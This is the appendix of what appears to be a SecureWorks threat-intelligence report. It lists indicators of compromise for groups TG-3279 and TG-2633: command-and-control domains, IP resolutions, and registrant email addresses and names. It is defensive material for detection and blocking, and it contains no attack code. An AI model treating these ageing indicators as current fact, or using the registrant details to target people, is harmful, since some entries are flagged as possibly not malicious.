144.214.176.139	IP address	Resolving IP address for downloads.7zbiz.com
7zbiz.com	Domain name	Second level of known C2 domain
184.168.221.57	IP address	IP resolution for 7zbiz.com
e59e@qq.com	Email address	Email address used to register 7zbiz.com First seen February 2, 2012 Last seen December 1, 2013

Wen Ben Zhou	Name	Presumed fake name used to register 7zbiz.com First seen February 2, 2012 Last seen February 4, 2014
www3.micorsofts.com	Domain name	Known C2 domain
www6.micorsofts.com	Domain name	Known C2 domain
www7.micorsofts.com	Domain name	Known C2 domain
82.100.37.191	IP address	IP resolution for www7.micorsofts.com, used for IP calculation (IP address is not known to be malicious) Last seen January 1, 2014
230.165.22.199	IP address	Observed IP resolution for www7.micorsofts.com and www8.micorsofts.com, used for IP calculation (IP address is not known to be malicious) First seen January 4, 2014
110.45.158.79	IP address	Observed IP resolution for update.micorsofts.com, www.update.micorsofts.com, www3.micorsofts.com, and www2.micorsofts.com; IP address of www7.micorsofts.com and www8.micorsofts.com after IP calculation

www2.micorsofts.com	Domain name	Related subdomain of known C2 domain
test1.micorsofts.com	Domain name	Related subdomain of known C2 domain
support.micorsofts.com	Domain name	Related subdomain of known C2 domain
www.update.micorsofts.com	Domain name	CNAME for www*N*.micorsofts.com, where *N* is replaced with the numbers 3, 6, or 7.
218.236.173.55	IP address	Observed IP resolution for www.update.micorsofts.com
173.193.227.143	IP address	Observed IP resolution for www.update.micorsofts.com Last seen November 2013
dyhan@outlook.com	Email address	Email address in registration data for micorsofts.com First seen June 21, 2013
wvwugff@21cn.com	Email address	Original email address used to register micorsofts.com Last seen June 21, 2013
7unzip.org	Domain name	Domain registered with the same email address as mozillor.org First seen December 3, 2011
login.7unzip.org	Domain name	Related sub domain of known C2 domain

108.166.215.94	IP address	IP resolution for login.7unzip.org First seen January 3, 2014
www.sincoder.com	Domain name	Domain name that uses the Sincoder persona's handle and points to IP addresses used to host the C2 server First seen May 27, 2011
60.173.12.20	IP address	IP resolution for test1.micorsofts.com, possibly not malicious
60.173.12.16	IP address	IP resolution for test1.micorsofts.com,possibly not malicious
1.25.36.108	IP address	IP resolution for test1.micorsofts.com, possibly not malicious
60.5.240.93	IP address	IP resolution for test1.micorsofts.com, possibly not malicious
122.143.24.131	IP address	IP resolution for test1.micorsofts.com, possibly not malicious
125.78.248.31	IP address	IP resolution for test1.micorsofts.com, possibly not malicious
218.26.233.114	IP address	IP resolution for test1.micorsofts.com, possibly not malicious
119.97.168.173	IP address	IP resolution for test1.micorsofts.com, possibly not malicious
119.97.168.174	IP address	IP resolution for test1.micorsofts.com, possibly not malicious

Table 3. Threat indicators for TG-3279.

Appendix C: TG-2633 indicators

The threat indicators in Table 4 are associated with TG-2633 activity. The domains and IP addresses listed in the indicators table may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
dl0.7zbiz.org	Domain name	TG-2633-related domain
update.7zbiz.org	Domain name	TG-2633-related domain
login.7zbiz.org	Domain name	TG-2633-related domain
7zbiz.org	Domain name	TG-2633-related domain
sexndomain@gmail.com	Email address	Email address used to register 7zbiz.org
112.175.41.73	IP address	IP resolution for club.cjinternet.us, coderprojcet.com, as.cjinternet.us, ru.cjinternet.us, db.jcrsoft.com, nx.cjinternet.us, cc.nexoncorp.us, dl0.7zbiz.org, and update.7zbiz.org
club.cjinternet.us	Domain name	TG-2633-related domain
as.cjinternet.us	Domain name	TG-2633-related domain

ru.cjinternet.us	Domain name	TG-2633-related domain
nx.cjinternet.us	Domain name	TG-2633-related domain
evilsex@gmail.com	Email address	Email address used to register cjinternet.us and nexoncorp.us
cc.nexoncorp.us	Domain name	TG-2633-related domain First seen April 12, 2012
coderprojcet.com	Domain name	TG-2633-related domain First seen August 22, 2012
db.jcrsoft.com	Domain name	TG-2633-related domain First seen July 14, 2013 Last seen July 24, 2013
www.jjjtv.com	Domain name	TG-2633-related domain First seen June 6, 2012
soft.socksys.net	Domain name	TG-2633-related domain First seen October 9, 2010 Last seen September 9, 2013
www.socksys.net	Domain name	TG-2633-related domain
www.hichf.com	Domain name	TG-2633-related domain First seen May 6, 2008 Last seen May 13, 2013
68.178.232.100	IP address	IP resolution for www.hichf.com First seen January 3, 2014

Donnepar-godaddy@yahoo.fr	Email address	Contact email address for hichf.com First seen May 13, 2013
dcaccarpowerinverter.com	Domain name	TG-2633-related domain
pdmadden@ruggedsystems.com	Email address	Contact email address for dcaccarpowerinverer.com
www.pigszone.com	Domain name	TG-2633 related domain
122.10.87.231	IP address	IP resolution for www.pigszone.com
www.pigzone.info	Domain name	TG-2633 related domain
198.74.101.239	IP address	IP resolution for www.pigszone.info
wwww961h@qq.com	Email address	Email address used to register pigszone.com and pigszone.info

Table 4. Threat indicators for TG-2633.

Endnotes

[i] The Dell SecureWorks Counter Threat Unit (CTU) research team tracks threat groups by assigning them four-digit randomized numbers (3279 in this case), and compiles information from external sources and from first-hand incident response observations.

Enjoyed what you read? Share it!

RELATED CONTENT

BLOG

Secureworks at GISEC 2018 – 1st – 3rd May 2018,... Dubai World Trade Center

Secureworks

THREAT ANALYSIS

GOLD GALLEON: How a Nigerian Cyber Crew... Plunders the Shipping Industry

Counter Threat Unit™ Research Team

BLOG

Secureworks at RSA Conference 2018

Secureworks